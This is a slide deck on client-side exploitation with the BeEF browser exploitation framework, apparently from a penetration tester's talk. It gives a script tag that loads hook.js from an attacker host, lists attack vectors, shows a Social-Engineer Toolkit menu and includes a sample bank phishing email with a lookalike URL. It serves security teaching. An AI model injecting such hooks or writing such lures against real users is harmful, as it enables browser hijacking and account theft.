



Man In The Browser

Advanced Client-Side Exploitation with BeEF

Stephen J. Tooker | @CrowdShield | <https://crowdshield.com>



Introduction

Stephen J. Tooker

- Sr. Penetration Tester at Early Warning
- 16+ years of IT experience with a heavy focus on IT Security
- Symantec/NYS Cyber Security Agency, nCircle/Tripwire, General Electric
- Degree in Computer Science
- OSCP, ASFP, CISSP, PCI-ASV, Security+, Network+, A+, MCP, CNA
- Bug Bounty Researcher on BugCrowd and HackerOne
- Founder of CrowdShield (@CrowdShield) <https://crowdshield.com>





Overview

- What is BeEF?
- Getting started
- Browser Hooking
- Attack Vectors/Exploits & Examples
- Demo
- Q & A



What is BeeF?

- Short for “Browser Exploitation Framework”
- At a basic level, it allows an attacker to control a victims browser
- Similar to Metasploit (modular exploit framework) but for exploiting browsers
- Can be used to leverage existing vulnerabilities (XSS, CSRF, etc.)
- In some cases, it can lead to full compromise of the victims PC



Getting Started

- Installed by default on Kali Linux
- Can also be downloaded from <http://beefproject.com/>
- App directory `/usr/share/beef-xss/`
- Startup script `/etc/init.d/beef-xss <start|stop>`
- Web UI <http://localhost:3000/ui/panel/>
- Default user/pass: beef/beef



Logging In...



Authentication

Username:

...

6

Password:

...

6

Login



Fundamentals

- **Cross-Site Scripting (XSS)** allows arbitrary execution of client side code (ie. Javascript/HTML, etc.). Usually used by attackers to steal session cookies...

```
k=10.34.231.112.1328347130194997; guest_id=v1%3A132834713020239999; __utma=43838368.1935684226.1328348029.1328348029.1328348029.1;  
__utmb=43838368.3.10.1328348029; __utmc=43838368; __utmz=43838368.1328348029.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none);  
__utmv=43838368.lang%3A%20en
```

OK

- **Cross-Site Request Forgery (CSRF)** allows an attacker to initiate requests on behalf of other users (ie. Submitting a form to transfer funds \$1,000 to an attackers account, etc.)



Hooking Browsers

- Must be able to inject Javascript in target's browser
- `<script src="http://attackerip:3000/hook.js"></script>`
- Uses XHR (mostly transparent) polling to communicate with BeEF server



XHR Polling

You should be hooked into **BeEF**.

Have fun while your browser is working against you.

These links are for demonstrating the "Get Page HREFs" command module

- [The Browser Exploitation Framework Project homepage](#)
- [ha.ckers.org homepage](#)
- [Slashdot](#)

Have a go at the event logger.

Insert your secret here:

You can also load up a more advanced demo page [here](#)

Inspector				Console	Debugger	Style Ed...	Performa...	Network		
✓	Method	File				Headers		Cookies		
200	GET	dh?bh=x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62g0uaqYT19&sid=...			127.0.0.1:3000	Request URL: http://127.0.0.1:3000/hook.js?BEEFH00K=x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62g0uaqYT19&_id=1491341548161				
200	GET	hook.js?BEEFH00K=x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62g0u...			127.0.0.1:3000	Request method: GET				
200	GET	hook.js?BEEFH00K=x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62g0u...			127.0.0.1:3000	Remote address: 127.0.0.1:3000				
200	GET	hook.js?BEEFH00K=x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62g0u...			127.0.0.1:3000	Status code: 200 OK				
200	GET	hook.js?BEEFH00K=x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62g0u...			127.0.0.1:3000	Version: HTTP/1.1				
200	GET	hook.js?BEEFH00K=x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62g0u...			127.0.0.1:3000	Filter headers				
200	GET	hook.js?BEEFH00K=x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62g0u...			127.0.0.1:3000	Response headers (0.249 KB)				
200	GET	hook.js?BEEFH00K=x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62g0u...			127.0.0.1:3000	Access-Control-Allow-Methods: "POST, GET"				
200	GET	hook.js?BEEFH00K=x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62g0u...			127.0.0.1:3000	Cache-Control: "no-cache"				
200	GET	hook.js?BEEFH00K=x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62g0u...			127.0.0.1:3000	Connection: "keep-alive"				
200	GET	hook.js?BEEFH00K=x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62g0u...			127.0.0.1:3000	Content-Length: "3581"				
200	GET	hook.js?BEEFH00K=x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62g0u...			127.0.0.1:3000	Content-Type: "text/javascript"				
200	GET	hook.js?BEEFH00K=x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62g0u...			127.0.0.1:3000	Expires: "0"				
200	GET	hook.js?BEEFH00K=x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62g0u...			127.0.0.1:3000	Pragma: "no-cache"				
200	GET	hook.js?BEEFH00K=x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62g0u...			127.0.0.1:3000	Server: "Apache/2.2.3 (CentOS)"				
200	GET	hook.js?BEEFH00K=x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62g0u...			127.0.0.1:3000	access-control-allow-origin: "*"				
200	GET	hook.js?BEEFH00K=x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62g0u...			127.0.0.1:3000	Request headers (0.855 KB)				
200	GET	hook.js?BEEFH00K=x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62g0u...			127.0.0.1:3000	Host: "127.0.0.1:3000"				
200	GET	hook.js?BEEFH00K=x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62g0u...			127.0.0.1:3000	User-Agent: "Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0"				
200	GET	hook.js?BEEFH00K=x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62g0u...			127.0.0.1:3000	Accept: "text/javascript, application/javascript, application/ecmascript, application/x-ecmascript, */*; q=0.01"				
200	GET	hook.js?BEEFH00K=x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62g0u...			127.0.0.1:3000	Accept-Language: "en-US,en;q=0.5"				
200	GET	hook.js?BEEFH00K=x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62g0u...			127.0.0.1:3000	Accept-Encoding: "gzip, deflate"				
200	GET	hook.js?BEEFH00K=x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62g0u...			127.0.0.1:3000	DNT: "1"				
200	GET	hook.js?BEEFH00K=x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62g0u...			127.0.0.1:3000	X-Requested-With: "XMLHttpRequest"				
200	GET	hook.js?BEEFH00K=x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62g0u...			127.0.0.1:3000	Referer: "http://127.0.0.1:3000/demos/basic.html"				
200	GET	hook.js?BEEFH00K=x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62g0u...			127.0.0.1:3000	Cookie: "csrftoken=yKjvhxRUy1EYocSWj0w9NUdGMGWqWMM2BsP2xPiNLI4pwI0JIJcoG1zbpQAEiTKT; BEEFH00K=x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62g0u..."				
200	GET	hook.js?BEEFH00K=x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62g0u...			127.0.0.1:3000	Connection: "keep-alive"				



Attack Vectors

- Social Engineering/Phishing - Lure or convince victim to attacker controlled server hosting BeEF
- Open Redirect - Redirect victims automatically to attacker controlled server hosting BeEF
- Reflected XSS - Send victim a URL that executes hook.js script
- Stored XSS - Embed hook.js script via a stored XSS vector
- Man-In-The-Middle Attacks - Injecting BeEF hook via MITM



Social Engineering Toolkit



```
Terminal
File Edit View Terminal Help

.M""bgd `7MM""""YMM MMP""MM""YMM
,MI  "Y  MM  `7 P'  MM  `7
`MMb.  MM  d      MM
`YMMNg. MMmmMM  MM
.  `MM  MM  Y ,  MM
Mb  dM  MM  ,M  MM
P"Ybmmd" .JMMmmmmMM .JMMML.

[---] The Social-Engineer Toolkit (SET) [---]
[---] Created by: David Kennedy (ReLlK) [---]
[---] Development Team: JR DePre (prime) [---]
[---] Development Team: Joey Furr (jofer) [---]
[---] Development Team: Thomas Werth [---]
[---] Version: 2.5.1 [---]
[---] Codename: 'Rippin and Tearin' [---]
[---] Report bugs: davek@social-engineer.org [---]
[---] Follow me on Twitter: dave_rellk [---]
[---] Homepage: http://www.secmaniac.com [---]

Welcome to the Social-Engineer Toolkit (SET). Your one
stop shop for all of your social-engineering needs..

Join us on irc.freenode.net in channel #setoolkit

Select from the menu:

1) Social-Engineering Attacks
2) Fast-Track Penetration Testing
3) Third Party Modules
4) Update the Metasploit Framework
5) Update the Social-Engineer Toolkit
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> |
```

- Customized payload generation
- Website Cloning
- Email Template Generation
- Mass Email Capabilities



Phishing & Social Engineering

From: First Generic Bank <accounts@firstgenericbank.com>
Subject: Please update your account information
Date: Sep 12, 2006 3:23 PM PST

Dear First Generic Bank user,

As a courtesy to our valued customers, First Generic Bank conducts regular account information verification processes. During the most recent process, we found that we could not verify your information.

In order to ensure your account information is not made vulnerable, please visit <http://www.firstgenericbank.com.account-updateinfo.com>.

Please click on the above link to our Web site and confirm or update your account information. If you do not do this within 48 hours of receipt of this e-mail, you will not be able to use your First Generic Bank account for 30 days. This is an extra precaution we take to ensure your account remains secure.


Sincerely,

First Generic Bank

It only takes one wrong click...



Open Redirect



To continue, please type the characters below:




About this page

Our systems have detected unusual traffic from your computer network. This page checks to see if it's really you sending the requests, and not a robot. [Why did this happen?](#)

IP address: 135.23.158.130
Time: 2014-11-28T00:42:30Z
URL: https://www.xerosecurity.com/




XSS Hooking



BeeF hook.js injected via URL



